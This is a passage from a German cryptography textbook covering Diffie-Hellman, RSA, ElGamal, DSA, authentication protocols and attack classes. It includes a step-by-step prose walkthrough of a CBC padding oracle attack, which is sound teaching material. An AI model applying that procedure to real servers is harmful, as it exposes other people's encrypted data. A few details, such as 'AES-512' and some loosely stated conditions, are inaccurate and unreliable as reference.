Die Antwort, die Diffie und Hellman in ihrem berühmten Artikel [DH76] auf diese Frage gaben, war ein klares „Nein“. Man muss nur bereit sein, gewisse Ergebnisse zur Komplexität von zahlentheoretischen Problemen zu akzeptieren.

Das zahlentheoretische Problem, das bei der *Diffie-Hellman-Schlüsselvereinbarung* zum Einsatz kommt, ist das Problem des diskreten Logarithmus modulo einer großen Primzahl p : Es ist (durch Einsatz der bekannten effizienten Algorithmen) sehr einfach, aus den Zahlen g und x den Wert $y = g^x \pmod{p}$ zu berechnen. Dagegen ist es „praktisch unmöglich“, aus den Zahlen y und g einen Wert x mit $y = g^x \pmod{p}$ zu berechnen.




Abb. 1.12 Das Diffie-Hellman-Schlüsselvereinbarungsverfahren zur Berechnung eines gemeinsamen Schlüssels k für die Teilnehmer A und B.

Mit anderen Worten: Die diskrete Exponentialfunktion ist leicht, der diskrete Logarithmus praktisch unmöglich zu berechnen. Funktionen, die die Eigenschaft haben, in der einen Richtung leicht und in der anderen Richtung praktisch nicht berechenbar zu sein, bezeichnet man in der Kryptographie auch als Einwegfunktionen. (Ein anderes Beispiel für Einwegfunktionen sind die Hashfunktionen.)

Anmerkung: Für diese wie für alle anderen nachfolgenden zahlentheoretischen Probleme ist die Berechnung der Umkehrfunktion natürlich nur dann „praktisch unmöglich“, wenn die eingesetzten Zahlen hinreichend groß sind. In der Praxis kommen hier Zahlen zum Einsatz, die binär dargestellt eine Länge zwischen 1024 und 2048 Bit haben.

Die Sicherheit des in Abbildung 1.12 beschriebenen Diffie-Hellman-Verfahrens beruht somit auf der Tatsache, dass die diskrete Exponentialfunktion eine Einwegfunktion ist. Das Verfahren liefert das gewünschte Ergebnis, nämlich einen gemeinsamen Schlüssel für A und B, weil diese spezielle Einwegfunktion noch die zusätzliche Eigenschaft hat, dass die Reihenfolge der beiden Exponenten vertauscht werden darf.

1.5.4 RSA

Der bekannteste Public-Key-Algorithmus beruht auf einem anderen zahlentheoretischen Problem, auf dem Problem der Faktorisierung von großen Zahlen. Auch hier liegt wieder eine Einwegfunktion vor: Es ist einfach, zwei große Zahlen zu multiplizieren, aber praktisch unmöglich, eine solche große Zahl wieder in ihre Primfaktoren zu zerlegen.

Dieses Problem wird aber nicht direkt eingesetzt, sondern in einer von dem Mathematiker Leonhard Euler (1707-1783) stammenden modifizierten Form (Satz von Euler): Ist eine Zahl n das Produkt von zwei Primzahlen p und q , so gilt für jede Zahl x

$$x^{(p-1)(q-1)} \mod n = 1.$$

Der *RSA-Algorithmus* macht sich diesen Satz wie folgt zunutze: In der Schlüsselerzeugungsphase werden zunächst zwei große Primzahlen p und q berechnet (dazu gibt es schnelle Algorithmen), und ihr Produkt $n = pq$ wird gebildet. Danach wird eine Zahl e , die teilerfremd zu $\phi(n) := (p-1)(q-1)$ sein muss, ausgewählt. Zusammen mit dem Produkt n bildet sie den öffentlichen Schlüssel (e, n) .

Dann berechnet man mit Hilfe des Euklidischen Algorithmus eine weitere Zahl d , für die

$$e \cdot d \mod (p-1)(q-1) = 1$$

gilt. Dies bedeutet mit anderen Worten, dass $e \cdot d = k(p-1)(q-1) + 1$ ist, für eine uns unbekannte ganzzahlige Konstante k . Die Zahl d ist der private Schlüssel.

RSA-Verschlüsselung. Verschlüsseln kann man eine Nachricht m nun, indem man einfach

$$c = m^e \mod n$$

berechnet. Die Entschlüsselung ist sehr ähnlich, man muss hier

$$m' = c^d \mod n$$

berechnen. Von einer erfolgreichen Entschlüsselung können wir natürlich nur dann sprechen, wenn $m = m'$ gilt. Warum diese Gleichheit gilt, ist in Abbildung 1.13 kurz erläutert.

RSA-Signatur. Mit Hilfe des RSA-Verfahrens kann man auch leicht eine digitale Signatur realisieren: Man bildet zunächst den Hashwert $h = \text{hash}(m)$ der zu signierenden Nachricht m , und berechnet die Signatur, indem man diesen Hashwert „entschlüsselt“:

$$\text{sig} = h^d \mod n.$$




Abb. 1.13 Beweisskizze zur Korrektheit der Entschlüsselung im RSA-Verfahren

Die Signatur wird überprüft, indem zunächst erneut der Hashwert des Dokuments gebildet wird, und dann der Wert sig durch Potenzierung mit dem öffentlichen Schlüssel e „entschlüsselt“ wird. Die Signatur war gültig, wenn diese beiden Werte übereinstimmen. Der Beweis der Korrektheit dieser Vorgehensweise erfolgt analog zu Abbildung 1.13, nur mit vertauschten Rollen von e und d .

An dieser Stelle sei direkt darauf hingewiesen, dass bei anderen Signaturverfahren das Signieren keineswegs als „Entschlüsseln mit dem privaten Schlüssel“ erklärt werden kann. Wegen der enormen Popularität von RSA ist dieses Missverständnis aber immer noch weit verbreitet.

1.5.5 ElGamal

Um das nötige Gegengewicht zur Eleganz, Einfachheit und Popularität von RSA zu schaffen, sollen hier die Verschlüsselungs- und Signaturverfahren von *ElGamal* angeführt werden [Gam85], die wie das Diffie-Hellman-Verfahren auf dem Problem des diskreten Logarithmus beruhen.

ElGamal-Verschlüsselung. Das Public-Key-Verschlüsselungsverfahren ist dabei eine direkte Weiterbildung des Diffie-Hellman-Verfahrens: Statt die Werte $y = g^x \pmod p$ nur einmal zu verwenden, werden sie als öffentliche Schlüssel publiziert, und x wird als privater Schlüssel geheim gehalten.

Um eine Nachricht zu verschlüsseln, muss man nur die zweite Hälfte des Diffie-Hellman-Verfahrens nachholen: Aus einer geheimen Zufallszahl r bildet man zum einen $z = g^r \pmod p$, und zum anderen den symmetrischen Schlüssel $k = y^r \pmod p$. Die Nachricht wird dann mit k (symmetrisch) verschlüsselt, und dieser verschlüsselten Nachricht c wird z vorangestellt.

Aus dem Paar (z, c) kann der legitime Empfänger die Nachricht entschlüsseln, indem er zunächst ebenfalls den Schlüssel k als $k = z^x \pmod p$ berechnet, und dann damit c entschlüsselt.

ElGamal-Signatur. Die Idee, mit Hilfe des diskreten Logarithmus ein Signaturverfahren zu bauen, ist dann schon wesentlich trickreicher: Im ElGamal-Signaturverfahren [Gam85] wird eine Nachricht nicht, wie beim RSA-Verfahren, durch Vertauschen der

Reihenfolge von Ver- und Entschlüsselung unterschrieben, sondern durch eine komplexere Operation. Dies hat zur Folge, dass man aus der Signatur der Nachricht nicht auf diese zurück schließen kann. Zur Erzeugung und Verifikation einer digitalen Unterschrift werden der gleiche private Schlüssel x und der gleiche öffentliche Schlüssel $y = g^x \pmod{p}$ verwendet wie beim ElGamal-Verschlüsselungsverfahren.

Zur Erzeugung einer digitalen Unterschrift für eine Nachricht m geht ein Teilnehmer T dabei wie folgt vor: Zunächst bildet er $h(m)$, dann wählt er eine zu $p - 1$ teilerfremde Zufallszahl r und bildet

$$k = g^r \pmod{p}.$$

Danach berechnet er

$$s = r^{-1}(h(m) - xk) \pmod{p-1}.$$

Die digitale Unterschrift der Nachricht m besteht aus dem Paar (k, s) , und es gilt

$$(rs + xk) \pmod{p-1} = h(m).$$

Der Empfänger der signierten Nachricht $(m, (k, s))$ kann die Unterschrift prüfen, indem er die beiden Werte $g^{h(m)} \pmod{p}$ und $y^k \cdot k^s \pmod{p}$ bildet und vergleicht, ob diese Zahlen identisch sind. Bei einer gültigen Signatur funktioniert das, weil

$$y^k \cdot k^s \pmod{p} = g^{xk} \cdot g^{rs} \pmod{p} = g^{xk+rs} \pmod{p} = g^{h(m)} \pmod{p}$$

gilt. (Zum Verständnis des letzten Schrittes muss man sich in Erinnerung rufen, dass eine Reduktion der Basis modulo p im Exponenten einer Reduktion modulo $p - 1$ entspricht.)

Der Trick bei diesem Signaturverfahren besteht darin, dass nur derjenige die Zahl s berechnen kann, der den privaten Schlüssel x kennt. Um die Sicherheit dieses privaten Schlüssels auch bei mehrmaliger Verwendung zu garantieren, muss zusätzlich noch eine Zufallszahl r (die jedes Mal verschieden ist) in die Berechnung von s mit einfließen, um zu verhindern, dass aus zwei verschiedenen Signaturwerten s der private Schlüssel berechnet werden kann.

Es gibt eine große Anzahl von Varianten des ElGamal-Signaturverfahrens [HMP95]. Im Gegensatz zum RSA-Verfahren kann man in der Grundform des ElGamal-Verfahrens aus der Signatur die Nachricht (bzw. ihren Hashwert) nicht zurückgewinnen. Varianten, die diese „message recovery“-Eigenschaft besitzen, werden in [NR96] beschrieben.

1.5.6 DSS und DSA

Eine besonders effiziente Variante des ElGamal-Verfahrens, die auf eine Idee von C. Schnorr zurückgeht [Sch89], wurde in den USA als *Digital Signature Algorithm* (DSA) zur Verwendung im *Digital Signature Standard* [GFD09] empfohlen.

Der öffentliche Schlüssel bei diesem Verfahren besteht aus den vier Werten (p, q, g, y) :

- p ist eine große Primzahl, $|p| > 1024$.
- q ist eine weitere Primzahl $|q| = 160$, mit der zusätzlichen Eigenschaft, dass sie ein Teiler von $p - 1$ ist.
- g ist ein Element der Ordnung q in Z_p^* , d.h. es gilt $g^q \pmod{p} = 1$ (und $g^c \pmod{p} \neq 1$ für alle $c \leq q$).
- Der private Schlüssel x ist eine zufällig gewählte Zahl aus der Menge $\{1, \dots, q - 1\}$, und $y = g^x \pmod{p}$ ist der öffentliche Schlüssel.

Beim DSA spielen also zwei Primzahlen eine Rolle: Eine große Primzahl q der Länge 160 Bit, und eine noch wesentlich größere Primzahl p . Die *Verifikation* der digitalen Signatur erfolgt auch in der multiplikativen Gruppe Z_p^* , die $p - 1$ Elemente enthält. Das ausgewählte Element g erzeugt darin eine Untergruppe, die genau q Elemente enthält. Daher können alle Berechnungen zu *Erzeugung* einer digitalen Signatur ausschließlich modulo q durchgeführt werden, und dies ist letztendlich der Grund für die gegenüber RSA oder ElGamal deutlich kleineren Signaturen. Die Länge von q ist nicht zufällig gewählt, sondern sie entspricht genau der Länge der Ausgabe eines anderen FIPS-Standards, nämlich der Hashfunktion SHA-1.

Die Erzeugung der Signatur ist ähnlich zum ElGamal-Signaturverfahren, nur werden alle Berechnungen modulo q durchgeführt, und eine Subtraktion wird durch eine Addition ersetzt.

1. Wähle eine geheime, zufällige ganze Zahl r , $0 \leq r < q$.
2. Berechne $k = (g^r \pmod{p}) \pmod{q}$.
3. Berechne $r^{-1} \pmod{q}$.
4. Berechne $s = r^{-1}(h(m) + x \cdot k) \pmod{q}$.
5. Die Signatur der Nachricht m ist das Paar (k, s) .

Die Überprüfung der Signatur ist kniffliger, da hier genau auf die Reihenfolge der Reduktionen modulo p oder q geachtet werden muss.

1. Verwende den öffentlichen Schlüssel (p, q, g, y) .
2. Überprüfe dass $0 \leq k < q$ und $0 \leq s < q$; wenn nicht, ist die Signatur ungültig.
3. Berechne $w = s^{-1} \pmod{q}$ und $h(m)$.
4. Berechne $u_1 = w \cdot h(m) \pmod{q}$ und $u_2 = k \cdot w \pmod{q}$.
5. Berechne $v = (g^{u_1} y^{u_2} \pmod{p}) \pmod{q}$.
6. Die Signatur ist genau dann gültig, wenn $v = k$.

Für alle hier aufgeführten Berechnungen gibt es effiziente Algorithmen. Diese sind z.B. in [MvOV96] angegeben. Der große Vorteil des DSA liegt in der Kürze der erzeugten Signaturen: Das Paar (k, s) ist nur 320 Bit groß, bei einem beliebig vergrößerbaren „Sicherheitsparameter“ p , der nur in den öffentlichen Schlüssel einfießt. Signaturen vergleichbarer Sicherheit wären bei RSA 1024 Bit, und bei ElGamal 2048 Bit lang.

1.5.7 Hybride Verschlüsselung von Nachrichten

Nachdem die wichtigsten Begriffe aus der Kryptologie eingeführt sind, können wir das allgemeine Prinzip beschreiben, nach dem längere Datensätze verschlüsselt werden.

In Abbildung 1.14 ist dieses Prinzip der *hybriden Verschlüsselung* illustriert. Der Sender einer Nachricht wählt zufällig einen symmetrischen Schlüssel und verschlüsselt mit ihm (und einem passenden Algorithmus) den Nachrichtentext (Verschließen des Tresors). Anschließend verschlüsselt er diesen symmetrischen Schlüssel mit dem öffentlichen Schlüssel des Empfängers (Einwerfen des Schlüssels in den Briefkasten) und fügt dieses Kryptogramm an die Nachricht an. Soll eine Nachricht an mehrere Empfänger gesendet werden, so muss der symmetrische Schlüssel jeweils separat mit dem öffentlichen Schlüssel jedes Empfängers verschlüsselt und dieses Kryptogramm ebenfalls mit angefügt werden. (Bildlich gesprochen würden dann mehrere Briefkästen mit dem Tresor zusammen versandt werden.)




Abb. 1.14 Hybride Verschlüsselung einer Nachricht.

Dieses Verfahren wendet man an, weil symmetrische Verschlüsselungsverfahren wesentlich schneller und effizienter sind als asymmetrische. Man spart also eine Menge Zeit, weil nur der (relativ kurze) symmetrische Schlüssel asymmetrisch verschlüsselt werden muss.

1.6 Kryptographische Protokolle

In diesem Abschnitt wollen wir näher auf kryptographische Verfahren eingehen, die eine starke interaktive Komponente besitzen. Diese Verfahren werden auch *kryptographische Protokolle* genannt [BSW06], weil es hier wie bei einem diplomatischen Protokoll auf die korrekte Einhaltung von Regeln ankommt, damit sie funktionieren.

In der Praxis werden kryptographische Protokolle meist zur Authentifizierung von Teilnehmern eingesetzt (z.B. Mobilfunk, PPP-Einwahl beim Internet Service Provider). Wir werden später noch näher auf komplexere Protokolle wie SSL oder IPSec IKE eingehen. Hier sollen nur die Protokolle zusammengefasst werden, die in verschiedenen Einsatzgebieten im Internet verwendet werden.

1.6.1 Username/Password

Das einfachste Protokoll, das schon lange aus der UNIX-Welt bekannt ist, ist das Username/Password-Protokoll. Nach dem Starten eines Computers, oder zur Authentifizierung an einem geschützten Webserver, wird der Nutzer aufgefordert, seinen Namen („Username“) und sein Passwort („Password“) einzugeben. Der Computer vergleicht dann die angegebenen Werte mit den in einer speziellen Datei oder Datenbank gespeicherten Paaren, und gibt bei Übereinstimmung den Zugriff frei.

Das Passwort sollte dabei aus Sicherheitsgründen nicht im Klartext abgespeichert sein, sondern in verschlüsselter oder gehaschter Form, und der Computer muss eine zusätzliche Operation auf dem eingegebenen Passwort durchführen, bevor er die Werte vergleichen kann. Eine Kompromittierung der Passworddatei führt damit nicht automatisch zum Verlust der Sicherheit für das System: Der Dieb kann ja die Verschlüsselung oder Hashwertbildung nicht rückgängig machen.

Bei schwachen Passwörtern (z.B. Vornamen, kurze Zeichenkombinationen) ist es aber möglich, einen so genannten „Wörterbuchangriff“ durchzuführen: Man stellt sich ein Wörterbuch der gängigsten Passwörter zusammen, und hasht alle Einträge dieser Liste. Nachdem die so erhaltenen Paare ($word, H(word)$) nach dem Hashwert $H(word)$ sortiert wurden, kann man bequem jeden in der gestohlenen Passworddatei gefundenen Hashwert H in der Liste suchen, und bei einem Treffer $H = H(word)$ das Passwort $word$ ermitteln. Wir werden im Abschnitt zur PPTP-Sicherheit noch näher auf diese Angriffe eingehen.

Die größte Schwäche des Username/Password-Verfahrens im Internet ist es allerdings, dass das Passwort *eingegeben* und *übertragen* werden muss. Geschieht die *Übertragung* unverschlüsselt, so kann das Passwort im Internet aufgezeichnet werden.

Die heute wichtigste Klasse von Angriffen auf Passwörter sind aber Angriffe auf die *Eingabe*:

- *Phishing*-Angriffe („Password Fishing“): Das Passwort-Eingabeformular einer Webseite wird vom Angreifer so täuschend echt nachgebildet, dass der Nutzer garnicht merkt, dass es sein Passwort direkt an den Server des Angreifers sendet.
- *Cross-Site Scripting (XSS)*: Ein vom Angreifer in die Login-Seite eingeschleustes Javascript-Programm liest das Passwort im Eingabefeld aus und sendet es an den Angreifer (Unterabschnitt 11.2.1).

Die Aufklärung von Nutzern über die Risiken von Passwörtern darf daher nicht allein in der Empfehlung münden, „sichere“ Passwörter zu benutzen: Diese schützen lediglich

von Wörterbuchangriffen. Phishing-Angriffe sind schwer zu erkennen, und einem XSS-Angriff (oder sogar einem Angriff mittels Schadsoftware) stehen Nutzer absolut hilflos gegenüber. Es ist daher an der Zeit, sichere Alternativen zu Nutzernamen/Passwort zu entwickeln und einzuführen (Abschnitt 11.4).

1.6.2 One Time Password

Um Gefahren, die mit dem Diebstahl eines Passworts verbunden sind, zu entgehen, kann man festlegen, dass jedes Passwort nur genau einmal verwendet werden darf. Diese „One Time Password“ (OTP)-Verfahren werden z.B. beim Onlinebanking eingesetzt, wo für jeden Buchungsvorgang eine nur einmalig verwendbare Transaktionsnummer (TAN) eingegeben werden muss, oder z.B. auch zum Aufladen von Handys mit vorausbezahlten Karten. Automatisiert wurden diese Verfahren z.B. in der Produktlinie SecureID der Firma RSA Inc.

1.6.3 Challenge-and-Response

Die nächste Verbesserung, und die nächste Stufe der Interaktivität, stellen Frage- und Antwortprotokolle dar, die als *Challenge-and-Response-Protokolle* bezeichnet werden. Möchte sich ein Client (Handy, Nutzer) gegenüber einem Server (Netzbetreiber) authentisieren, so sendet der Server eine Zufallszahl, die dann vom Client mit einem (symmetrischen) Schlüssel verschlüsselt werden muss, den nur Client und Server kennen. Der Server überprüft dann diesen Wert und gibt ggf. den Zugriff frei.

Auch von diesem Protokoll gibt es natürlich viele Varianten: Der Server kann eine verschlüsselte Zufallszahl senden, die der Client entschlüsseln muss, oder es kann eine HMAC-Konstruktion oder Public-Key Kryptographie eingesetzt werden.

Challenge-and-Response-Protokolle sind weit verbreiten, von der Identifizierung des Handys in Mobilfunknetzen bis hin zum CHAP-Protokoll bei der Einwahl ins Internet.

1.6.4 Certificate/Verify

Stehen die Mittel der Public-Key Kryptographie zur Verfügung, so kann man verschiedene Varianten von Challenge-and-Response anwenden, um die Authentizität eines Teilnehmers zu überprüfen.

Der öffentliche Schlüssel wird meist in Form eines Zertifikats (s.u.) mit dem Namen (der Identität) eines Teilnehmers verknüpft und steht in dieser Form der Öffentlichkeit zur Verfügung. Beim Certificate/Verify-Protokoll kann man z.B. verlangen, dass der Teilnehmer eine Zufallszahl signieren soll, oder man kann ihm eine mit dem öffentlichen Schlüssel verschlüsselte Zufallszahl zusenden, die er dann entschlüsseln muss. Die Antworten können dann jeweils mit dem öffentlichen Schlüssel verifiziert werden.

Certificate/Verify taucht oft als Baustein in komplexeren Protokollen (z.B. SSL oder IPSec IKE) auf.

1.7 Angriffe auf Kryptographische Verfahren

In den einzelnen Kapiteln dieses Buches werden wir nicht nur die kryptographischen Sicherheitsstandards des Internet vorstellen, sondern auch (sofern bekannt) Angriffe auf diese.

1.7.1 Angriffe auf Verschlüsselung

Man klassifiziert Angriffe auf Verschlüsselungsverfahren nach der Menge und Qualität der Informationen, die einem Angreifer zur Verfügung stehen.

Bei einem *Ciphertext Only*-Angriff steht nur der Chiffertext selbst zur Verfügung. Dies ist die klassische Situation, wenn eine verschlüsselte Nachricht abgefangen wurde.

Sehr häufig sind aber auch *Known Plaintext*-Angriffe möglich, etwa wenn der Angreifer selbst verschlüsseln kann (Public Key-Verschlüsselung), wenn er eine Nachricht von einem Netzwerkgerät verschlüsselt bekommt (z.B. Senden einer bekannten Nachricht an einen Host im WLAN, der WLAN Access Point verschlüsselt hier die Nachricht), oder wenn er Teile der Nachricht kennt (z.B. die IP-Adressen eines IP-Pakets).

Um einen *Chosen Ciphertext*-Angriff durchführen zu können, benötigt der Angreifer ein Entschlüsselungsorakel, also eine Instanz, die auf Anfrage beliebig viele, vom Angreifer gewählte Chiffertexte entschlüsselt und den Klartext zurückgibt. Dieses Szenario klingt ziemlich exotisch, und wenn man das Wort „Adaptive“ noch hinzufügt, bekommt man die stärkste kryptographische Angriffsklasse. Trotzdem ist dieses Szenario realistisch: Daniel Bleichenbacher hat 1998 einen solchen Angriff auf SSL vorgestellt (siehe Kapitel 7)!

1.7.2 Padding Oracle-Angriffe auf den CBC-Modus von Blockchiffren

Auf einen Angriff sollhier wegen seiner praktischen Bedeutung gesondert eingegangen werden: Auf *Padding Oracle*-Angriffe auf Blockchiffren im CBC-Modus (Unterabschnitt 1.4.2). Der Name röhrt daher, dass dieser Angriff nur funktioniert, wenn das Paddingverfahren aus RFC 2040 [BR96] eingesetzt wird.

Padding wird bei Blockchiffren immer dann eingesetzt, wenn die Länge der Nachricht kein Vielfaches der Blocklänge der Chiffre ist. So wird z.B. vor Verschlüsselung mit AES die Nachricht in Blöcke der Länge 16 Byte (128 Bit) zerlegt. Ist der letzte Block der Nachricht dann nur 12 Byte lang, so müssen noch 4 Byte Padding angefügt werden.

Damit der Empfänger nach Entschlüsselung erkennen kann, welche Bytes zur Nachricht und welche zum Padding gehören, muss das Padding klar erkennbar sein.

RFC 2040 spezifiziert eine sehr elegante Methode, dies zu tun: Fehlen noch n Byte, um den Block zu vervollständigen, so wird n mal das Byte 0x0n angefügt. (Im obigen AES-Beispiel also die Bytes 0x04 0x04 0x04 0x04.) Nach Entschlüsselung muss der Empfänger also nur das letzte Byte nehmen, dessen Wert die Anzahl der zu entfernen Bytes angibt.




Abb. 1.15 Beim CBC-Modus können einzelne Bits des Klartexts durch Veränderung des IV gezielt verändert werden. Dies ist hier für einen Blocklänge von einem Byte (8 Bit) dargestellt.

Die Verschlüsselung im CBC-Modus garantiert Vertraulichkeit, aber keine Integrität: Durch Veränderung des IV kann auch der erste Klartextblock verändert werden („Malleability“, siehe Abbildung 1.15). Dies kann ein Angreifer nutzen, wenn der Chiffretext von einem Server entschlüsselt wird, das das RFC 2040-Padding überprüft und im Fehlerfall eine Meldung ausgibt. Wir beschreiben dies für eine Blocklänge von 8 Byte.

Zur Entschlüsselung des letzten Bytes cb_8 des ersten Chiffretextblocks $c_1 = (cb_1, cb_2, \dots, cb_8)$ geht der Angreifer wie folgt vor:

1. Er wählt einen zufälligen Initialisierungsvektor IV' und sendet (IV', c_1) an den Server. Mit hoher Wahrscheinlichkeit erhält er eine Fehlermeldung, da nach Entschlüsselung das Padding nicht korrekt ist.
2. Er probiert nun für IV'_8 , das letzte Byte des falschen Initialisierungsvektors, alle 256 Möglichkeiten durch, und sendet so lange das Paar (IV', c_1) (mit jeweils anderen Werten für das letzte IV-Byte) an den Server, bis er *keine* Fehlermeldung mehr erhält. Wir bezeichnen den so gefundenen Initialisierungsvektor mit IV'' .
3. Das Padding ist jetzt also korrekt, und dies kann mehrere Ursachen haben: Das letzte Byte des neuen Klartextes kann 0x01 sein, oder die beiden letzten Bytes können gleich 0x02 0x02 sein, ...
4. Am Wahrscheinlichsten ist es, dass das letzte Byte 0x01 ist, und der Angreifer kann dies relativ leicht verifizieren: Er modifiziert nur das vorletzte Byte IV''_7 , und wenn der Server hier ebenfalls keine Fehlermeldung zurückgibt, so war das letzte Byte des Klartexts gleich 0x01.

5. Somit haben wir ein IV'' gefunden, für den gilt $IV''_8 \oplus X_8 = 0x01$, wobei $X = (X_1, X_2, \dots, X_8)$ die Ausgabe der Blockchiffre ist (vgl. Abbildung 1.16). Daraus können wir $X_8 = IV''_8 \oplus 0x01$ berechnen.
6. Mit Hilfe der Werte X_8 und IV_8 (des 8. Byte des Original-IV) können wir cb_8 leicht berechnen: $cb_8 = X_8 \oplus IV_8$, denn dies ist genau die Berechnung, die bei Verwendung der Originalwerte (IV, c) an dieser Stelle durchgeführt wird.




Abb. 1.16 Padding Oracle-Angriff auf den CBC-Modus.

Wir haben jetzt cb_8 berechnet. Um das nächste Byte cb_7 zu ermitteln, verändern wir IV''_8 durch Invertieren der letzten beiden Bits so ab, dass sich mit dem so veränderten neuen IV''' ergibt $IV'''_8 \oplus X_8 = 0x02$. Nun führen wir die Schritte 1 bis 6 sinngemäß für das vorletzte Byte durch: Wir verändern das vorletzte Byte des IV so lange, bis wir ein Padding 0x02 0x02 gefunden haben, berechnen X_7 , und daraus dann (mit dem Original-IV) cb_7 . Für das drittletzte Byte suchen wir das Padding 0x03 0x03 0x03, und so weiter.

Haben wir so alle Bytes des ersten Klartextblocks ermittelt, so hilft uns die Symmetrie des CBC-Modus weiter: Wir verwenden jetzt c_1 als (Original-)Initialisierungsvektor, c_2 als Chiffretextblock, und variieren die einzelnen Bytes des neuen IV immer so lange, bis wir ein gültiges Padding gefunden haben, und bestimmen daraus zunächst die X-Bytes, und dann mit Hilfe von c_1 die Klartextbytes. Dies funktioniert für alle Blöcke des Chiffretexts.

Fazit: Wird das RFC 2040-Padding verwendet, und gibt ein Server Fehlermeldungen bei Padding-Fehlern zurück, so können wir den Klartext Byte für Byte berechnen. Die Schlüssellänge spielt dabei keine Rolle (DES ist genauso unsicher wie Triple-DES, AES-128 genauso unsicher wie AES-512), wir benötigen im Schnitt nur 128 Serveranfragen zur Entschlüsselung eines Bytes.

Padding Oracle-Angriffe wurden zuerst (theoretisch) von Serge Vaudenay [Vau02] beschrieben, Rizzo und Duong [RD10] haben dann 8 Jahre später gezeigt, dass diese

Angriffe in der Praxis angenutzt werden können. Seit 2010 wurde der CBC-Modus mindestens einmal pro Jahr in einer neuen Orakel-Variante praktisch (vgl. Kapitel 7 und Kapitel 12) gebrochen, so dass beim Einsatz von CBC heute Vorsicht geraten ist.

1.7.3 Angriffe auf Hashfunktionen

Eine Hashfunktion gilt als gebrochen, wenn es möglich ist, zwei Urbilder mit gleichem Hashwert zu finden (Brechen der collision resistance); dies ist z.B. für MD5 möglich. Schwieriger ist es, zu einem gegebenen Urbild ein zweites zu finden (Brechen der second preimage resistance). Kann schließlich die Einweigenschaft gebrochen werden, so sind automatisch auch die beiden anderen Eigenschaften gebrochen.

1.7.4 Angriffe auf MAC und digitale Signaturen

Die wichtigste Sicherheitseigenschaft für digitale Signaturen ist *Existential Unforgeability (EUF)*. Diese Eigenschaft besagt, dass ein Angreifer (der den privaten Schlüssel natürlich nicht kennt) für eine beliebige Nachricht, zu der er die Signatur kennt (bzw. angefordert hat, s.u.), auch keine berechnen kann. Dies soll selbst dann gelten, wenn der Angreifer Signaturen zu beliebigen Nachrichten anfordern kann.

Diese Sicherheitseigenschaft gilt analog auch für Message Authentication Codes.

1.7.5 Angriffe auf Protokolle

